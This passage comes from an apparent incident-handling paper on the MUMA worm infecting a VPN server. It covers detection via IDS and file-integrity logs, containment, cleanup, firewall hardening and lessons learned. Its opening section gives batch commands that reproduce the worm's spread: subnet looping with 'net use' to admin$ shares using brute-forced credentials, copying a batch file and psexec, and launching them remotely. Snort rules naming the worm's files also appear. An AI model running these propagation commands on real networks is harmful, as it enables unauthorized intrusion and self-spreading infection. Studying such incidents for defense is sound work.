Once you have access to the target system, you can begin to exploit its resources. For example copying files to the administrative share on windows. The MUMA worm copies itself into this location. The admin share is a great place to be as this translates to the windows system directory, which contains all the major operating system files. Therefore, we will copy a few useful files onto the target system. For example the batch file, we created earlier to brute force the passwords on remote systems and the password file we created. However, in order for this to be useful we will have to modify it a little. We will add a few lines to get information about the target network.

Ipconfig |"find" >ip.txt
Gets a list of ip info from target host

for /F "tokens=11,12,13 delims=.:" %%I in (done.txt) do set num1=%%I&set num2=%%J&set num3=%%K
sets system variables to first three octets of IP address

FOR /L %%I in (1, 1,254) DO net use \\%%num1.%%num2.%%num3.%%I\admin$ discovered password /U:discovered username.
This creates a connection to the admin share on each computer on the subnet using the discovered username and password.


Copy naughty.bat \\%%num1.%%num2.%%num3.%%I\admin$
Copy psexec.exe \\%%num1.%%num2.%%num3.%%I\admin$
Which copies itself to the target.

We also need to be able to start the process remotely so that is can continue to infect new systems even if we cannot control it. One of the best tools for this is available as a system admin tool from sysinternals muma uses this tools and so will we.

PSEXEC is used to start a process on a remote machine. The program is called using the format psexec \\<target name> /<switches> <program name> <args> so in our case once naughty.bat has been copied to the target machine we execute it by running

PSEXEC.EXE \\%%num1.%%num2.%%num3.%%I naughty.bat

Which starts the process all over again on the target system.



THE SIGNATURE

This attack has a very definite signature which would be difficult to hide. There are at least 22 files which are created or modified on the compromised system. The identification of hosts is done through a ping scan of the network. And the attack itself is performed using well known ports and services.

A snort rule to detect the attack would have to look for a file name such as hack.bat or start.bat, attempting to connect to the server from a site external to the network. For example

alert tcp $EXTERNAL_NET any-> $HOME_NET 139 (msg:"worm - muma"; content: "filename=\"hack.bat\"";)

alert tcp $EXTERNAL_NET any-> $HOME_NET 139 (msg:"worm - muma"; content: "filename=\"start.bat\"";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS NT NULL session"; flow:to_server,established; content: "|00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4E 00 54 00 20 00 31 00 33 00 38 00 31|"; reference:bugtraq,1163; reference:cve,CVE-2000-0347; reference:arachnids,204; classtype:attempted-recon; sid:530; rev:7;)

This type of rule can generate a large number of false positives unless $EXTERNAL_NET and $HOME_NET are defined with care.

These rules can be defined as follows; the rule header defines what action should be taken, (alert) and the source and destination. $EXTERNAL_NET and $HOME_NET are variables defined in the snort .conf file by declaring var HOME_NET as the local ip subnets, and var EXTERNAL_NET as either anything else (var EXTERNAL_NET !$HOME_NET) or as a specific set of ip addresses or subnets.

Any file integrity checkers such as tripwire or puresecure will see the file changes in %system%\sytem32 such as

c:/winnt/system32/START.BAT Last Change observed: 5:10 AM - 5/27
Description:
ADDED FILE
UID: 0
GID: 0
PERM: rwxrwxrwx
SIZE: 428
MTIME: May 27 5:30:52 2003
CTIME: May 27 6:00:59 2003
MD5: 742c257652e2003be6375b9360c94c84

You can see from this log file entry that a file START.BAT was added to the directory c:\winnt\system32 at 5:10 AM on may 27th the MTIME shows when the file was last modified, and the CTIME shows the last time anything related to the file was changed. Thus at 5:10 AM the file was created at 5:30 the file finished uploading and at 6:00 am the file was executed. The pure secure also calculates a checksum for the file so that if a file is altered it can be easily checked. Such as

c:/winnt/system32/nwiz.exe Last Change observed: 5:09 AM - 5/27
Description:
MODIFIED FILE

Expected	Observed
SIZE: 364544	275456
MTIME: Mar 9 10:53:00 2002	May 27 5:30:52 2003

MD5: 7e84f46c1205996fb1b93a590fc 39163cf2574ac90a00a94c8eb30fe2

As this log file shows the file NWIZ.EXE is a legitimate file which has been altered by the virus. The file size has changed the MTIME (modified) has been changed, and the newly calculated checksum is very different from the original.

DEFENSE

From the administrator perspective this is an attack which basic windows security practices can easily defeat. When a windows server is installed a simple checklist can be followed.

1. Remove the “everyone” group from all shares and directories when the server is set up and when any new shares are created.
2. Set difficult passwords for accounts with administrative permissions on the computer, at least 8 characters, include non alphanumeric characters, do not use any combination of the username or computer name in the password.
3. Make sure that a strong password policy is enforced in windows 2000 implement syskey, and strong group policies. In Windows NT install passfilt.dll.
4. Install anti virus software on the server, several of the files in this worm register with most common antivirus engines. Many simple attacks contain well known viruses which are easily detected by anti virus software.
5. Prevent access to the computer on TCP port 139 over the internet.
6. Unless a computer must be accessible over the internet prevent access to it by keeping it behind a firewall.
7. Directories which do not need to be written to by the operating system or by user processes should be made read only
8. Directories which need to be written to by the operating system and nothing else should be given permissions which reflect that.

From the vendors perspective there are things which should be done to prevent this type of attack in the future.

1. The admin$ share on windows machines is unnecessary except in large enterprise environments. The creation of this resource should be an install option deselected by default.
2. When an administrative share is created by default the only user account with permission to it should be the domain administrator

3. registry setting which are designed to restrict anonymous connections to the IPC$ share on windows machines should be set to the most restrictive out of the box with an option to reduce security, on install. For example

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
Value: RestrictAnonymous
Value Type: REG_DWORD
Value Data: 2 (Decimal)

If actions such as these are taken on the part of the users and vendors many of these types of attacks could easily be prevented. As these things are not yet done by the vendor it falls on the end users or systems administrators to do them. This often results in uneducated or busy admins leaving the default settings on install and thus leaving many systems open to attack.

THE INCIDENT HANDLING PROCESS

PREPARATION

At the time of this incident we where undergoing a major revision of our disaster recovery policy. At our organization we included any system compromise policy in the disaster recovery plan; this was done in order to impress upon senior management the seriousness of any incident. We had two specific policies in place within the disaster recovery plan which covered system and network compromise. We also had an anti virus policy which came into play in this case. In our disaster recovery plan a disaster is defined as any event which stops critical systems from performing their functions for a period of time greater than would normally be required for routine maintenance such as upgrades or backups. This includes but is not limited to fire, flood, power loss, hardware failure, virus or other malicious code. The virus policy is very specific and defines a virus as any software introduced to the network which is designed to damage or impair the performance of our systems. The other relevant policy in this case is the system use policy, which states that no one is authorized to use the systems at our company unless they have signed an acknowledgement of understanding, and receipt of password policies and acceptable use policies. Our policies did not specify the creation of an incident handling team for any type of event. It was simply assumed that in the event of any sort of major problem every member of the IS department would be called upon to assist in any appropriate manner.

We had a set of written procedures for actions to be taken in the event of a virus infection; these had been developed after a virus attack on our exchange servers the year before. The compromised system(s) are to be immediately taken off of the network, to prevent further infection. The virus is to be cleaned if

possible, and the system put back into production, if not possible the hard drive is to be low level formatted and the system reinstalled and put back into production. In the event that it is a server which is infected the system has to be removed from the network a full virus scan has to be performed. Any infected files have to be deleted and the system restored as quickly as possible to a working state. Any infected user files have to be deleted and restored from a known safe backup. If critical system files are compromised the system has to reinstalled and user files have to be restored from a known good backup. The other written procedures which apply in this circumstance relate to setting up a windows server for production the key policy in this case is that everytime a system is updated in any major way, such as a service pack install, a new emergency repair disk has to be made including a full registry backup. On windows 2000 this is done by opening ntbackup, going to tools and selecting create an emergency repair disk.

There was also an unwritten policy that all production servers had to have the demarc puresecure sensor software installed to monitor the integrity of critical system files. It is also an unwritten policy that all production systems have to have snare installed to dump all windows event logs to a syslog server.

Beside the policies and procedure which we had in place at the time there was also the security measures taken which are described in the network section of the paper including a packet filter firewall and centrally managed antivirus system, scanning all servers, workstations, web and email traffic. There is an intrusion detection system in place based on snort which reports back to a central logging database and updates in real time to a console on the management workstation.

IDENTIFICATION

The first notification I had of a problem was a large number of icmp echo request packets (ping) to addresses that where not on my network, or were coming from a machine (the vpn server) which should not be pinging workstations. Also probes for tcp port 139 coming from the vpn server. This was showing up as a network scan on my IDS (puresecure) console. I considered this unusual as on a normal day the only traffic that would be coming from the vpn machine should have been connections to the Exchange server, connections to the File Servers and Connections to the terminal server for access to specific applications. As I proceeded to follow up in my normal fashion by checking out what was going on at the server I noticed that the file integrity monitor was showing 23 changed files on the vpn server. Deciding that something was not right I checked what files had been modified or added to the server. The first file to indicate a problem was one labeled HACK.BAT. At this point I went into incident mode and went to the server to determine the problem and what had happened. When I got to the server console I saw an alert from Norton antivirus saying that the virus donk had been detected and deleted.

As you can see our unwritten policy of using intrusion detection and file integrity checking had been an important step in discovering this compromise. The written virus policy also proved critical in keeping further infection to a minimum.

CONTAINMENT

In order to prevent the spread of this infection once it was discovered, our first response was to pull the machine off of the network. The way we did this was to disconnect the network cable from the computer. We then began to go through our logs in order to find out what had happened and what needed to be done to further contain the problem. Our first order of business was to determine whether or not any other computers had been infected. We went first to our antivirus server to look and see if any alerts had been generated for the same infection on other computers. We still felt that the infection was the DONK worm at this time. To determine how the DONK worm spreads we went to look at the Symantec web site.

Noting that DONK spreads via file shares and that the virus is contained in a file called scchost.exe. I looked for this process running on the infected server but could not find it. I was becoming concerned that I had discovered a new variant of DONK, and set out to discover what I could about this infection. I needed to discover key information about this infection so that I could determine whether other computers where infected and how to clean up after it.

I discovered three key things about this attack; the first was that it was not trying to infect other machines on the same network. The ping scan was targeted at only external IP addresses. These addresses where generated using a random number generator. The second thing was that the executable which starts the service on the target machine is a legitimate tool from sysinternals.com called psexec. The third thing was that this worm used a well known hacker tool called hfind which takes a range of IP addresses and scans them for an open TCP port 139 and then tries to brute force the username and password.

My next move was to determine whether any other computers on my network had been infected. Armed with a knowledge of processes that would be running on infected machines, psexec and hfind and knowing that there was no reason for those processes to be running on any of the machines on my network I set about scanning for this exploit. The tool I like to use to search for running processes is pslist from sysinternals, I can run pslist in a batch file on each computer across my network specifying the process I am looking for by name and it will return every instance of the process that is found. The command for running pslist to look for psexecc is “pslist \\computername psexec” using this I was able to determine that no other computer was infected.

The specific tools I used in this case where Norton Antivirus Corporate Edition, sysinternals pslist, ultrabac Image agent, and various standard windows and dos programs such as task manager, dir and find. While I do not have a jump kit per sé, I do have a cd containing my commonly used tools and the full pstools suite, and windows system files. A windows boot disk, a spare IDEhard drive, some network cables, a laplink cable, an 8 port hub and my laptop, which dual boots in windows 2000 and red hat linux 7.3.

ERADICATION AND RECOVERY

Now I needed to get the system back into production as I had irate users calling me to find out why they could not use the VPN. My next step then was to get a copy of the infected system and get everything back up. Using ultrabac I took an image of the hard drive in question and restored it to another disk and then took the original hard drive and marked it as under investigation. We restored the image to a clean hard drive in the system and set about cleaning the infection and putting the server back into production.

The imaging functionality in Ultrabac is disk image software. When a system is installed, the image agent is installed on the system. When the disk is imaged, the image agent creates an exact point in time snap shot of selected partitions. The image created would not be ideal for investigatory purposes, as it does not copy windows page files and certain other temporary files and directories, which are not necessary for recovery of a system. This image can be restored from tape to a system once the basic operating system is in place.

In order to clean the system and get it back into production I booted the machine into windows safe mode and deleted every file which puresecure had indicated was modified or added. I restored the registry from the original backed up copy I had on a windows emergency repair disk. Reinstalled Norton anti virus and ran a full virus scan. This was all done before the computer was put back on the network. Once the machine was cleaned of the worm I then made sure that the most up to date patches where installed, I also went through the permissions on the system and made sure that there where no unnecessary users or groups on the system and that the absolute minimum permissions where given to required system users. This means that only the SYSTEM account had permission to write to the winnt and system32 directories and that the EVERYONE group was removed from all shares. I also removed all the default shares from the system and recreated the ones necessary for system administration with permissions given only to the administrators of the machine. The pagefile was moved to a separate partition as where the log files. Those partitions where configured read only for administrators and only the SYSTEM account was given full control. I then ran a full virus sweep of the network
I examined the firewall configuration and removed any access unnecessary ports and services from the internet. The firewall rules now much more restrictive look like this

```
conduit permit udp any eq 50 any
conduit permit udp any eq 51 any
conduit permit tcp host x.x.x.x eq smtp any
conduit permit tcp host x.x.x.x eq 1723 any
conduit permit gre host x.x.x.x any
conduit deny udp host x.x.x.x any
conduit deny udp any host x.x.x.x
conduit deny tcp any host x.x.x.x eq 38293
conduit deny tcp any any eq 38293
conduit deny tcp any any eq 1023
conduit deny udp any any eq 38293
outbound   2 permit x.x.x.x 255.255.255.255 80 tcp
outbound   2 permit x.x.x.x 255.255.255.255 443.tcp
outbound   2 permit x.x.x.x  255.255.255.255 25 tcp
outbound   2 permit x.x.x.x  255.255.255.255 19565 tcp
outbound   2 permit 0.0.0.0 0.0.0.0 53 udp
outbound   2 permit x.x.x.x 255.255.255.255 1723 tcp
outbound   2 deny 0.0.0.0 0.0.0.0 0 tcp
outbound   2 deny 0.0.0.0 0.0.0.0 0 udp
```

Because of the necessary speed with which I needed to get the system back into production I could not thoroughly test the hardness of the system before putting it back into service. In order to satisfy myself that the system was as hardened as I could make it I spent the next several days monitoring the machine closely and trying as hard as I could to break into it myself.

From inside the network running as an ordinary user I attempted manually to exploit the null session on the machine, and was unable to do so. I also ran a Nessus scan of the machine from the local network to attempt to penetrate it this was also unsuccessful. I decided to use some more questionable tools in my attempt to compromise the machine and using a copy of hscan which is a vulnerability testing tool built to run on windows which tests for open ports and specific vulnerabilities typically knows to exist on those ports. None of these tests revealed any vulnerability on that machine. I now felt confident that the machine itself was hardened as much as I could make it and so turned to my firewall in order to test the rules and availability of services to external users. To scan for open ports I used NMAP against any IP address associated with my organization, finding only the open ports I expected I felt that I was well on the way to returning to my usual level of security. I changed all the administrative passwords and the passwords for all the user level services on the servers. Finally I made sure that the file integrity checker was running on the new machine and set it up to monitor critical directories on the machine in this case the winnt directory, the system32 directory the drivers directory and the etc directory.

LESSONS LEARNED

This incident should not have happened, if basic windows security precautions and corporate policy (written and unwritten) had been followed it would not have happened. The points that came up in meetings after the fact where as follows:

1. Policies. The policies which existed did not completely cover either the events which happened or the causes of the problem. For instance there was no written policy regarding what type of connections from the internet into the network where allowed, although there where policies covering what was allowed on the computers and what was considered acceptable use.

2. How did it happen? A network administrator had been careless, and also broken the password policy. The firewall had been opened to allow traffic on netbios ports. The server in question had had it's local administrator password blanked to enable the administrator to quickly perform reboots.

3. Detection and prevention. The intrusion detection system worked very well. Even though rules where ignored the infection was caught early because the IDS system discovered modified files in key directories on the system. The concept of defense in depth was proven to very useful also as the anti virus system also caught some of the infection before it was allowed to spread.

4. What do we do now? Moving forward we decided that we need to rewrite our systems security policies, and enforce them better, this is to include codified procedures manuals for as many circumstances as can be forseen. For example in the event of needing to install a new piece of software which is required to accept information from a user on the internet what is the full procedure include firewall procedure and systems procedures.

5. What worked what didn't? The IDS system worked very well. The anti virus system worked very well, the firewall failed but that was mainly due to human error.

6. Had law enforcement been required to be called we felt that while we had protected the infected machine to some extent we could not definitively say who had had access to the computer and the hard drive at all times. This could have led to being unable to prosecute if necessary. In order to prevent this in the event of any future incident

we need to have a clear process for determining who has access to compromised equipment at all times.

CONCLUSION

This exploit could have been prevented with better staff training and more attention to detail on the part of network security and systems security practitioners, including system operators and system administrators. In order to prevent such an incident from happening again all technical staff will be required to attend yearly security training as part of their annual in service trainings.

REFERENCES

1. 161990 - How to Enable Strong Password Functionality in Windows NT http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q161/9/90.asp&NoWebContent=1

2. 246261 - How to Use the RestrictAnonymous Registry Value in Windows 2000 http://support.microsoft.com/default.aspx?scid=kb;en-us;246261

3. BAT_MUMU.A - Technical details http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=BAT_MUMU.A&VSect=T

4. RFC 1001 (rfc1001) - Protocol standard for a NetBIOS service on a TCP-UDP http://www.faqs.org/rfcs/rfc1001.html

5. Symantec Security Response - BAT.Mumu.A.Worm http://securityresponse.symantec.com/avcenter/venc/data/bat.mumu.a.worm.html

6. Symantec Security Response - W32.HLLW.Donk http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.donk.html

7. Sysinternals Freeware - Utilties for Windows NT and Windows 2000 - PsExec http://www.sysinternals.com/ntw2k/freeware/psexec.shtml

8. UBDR Pro - Snapshot Based Disaster Recovery http://www.ultrabac.com/products/20product-overview/

9. Writing rules and understanding alerts for Snort

http://www.cert.org/security-improvement/implementations/i042.14.html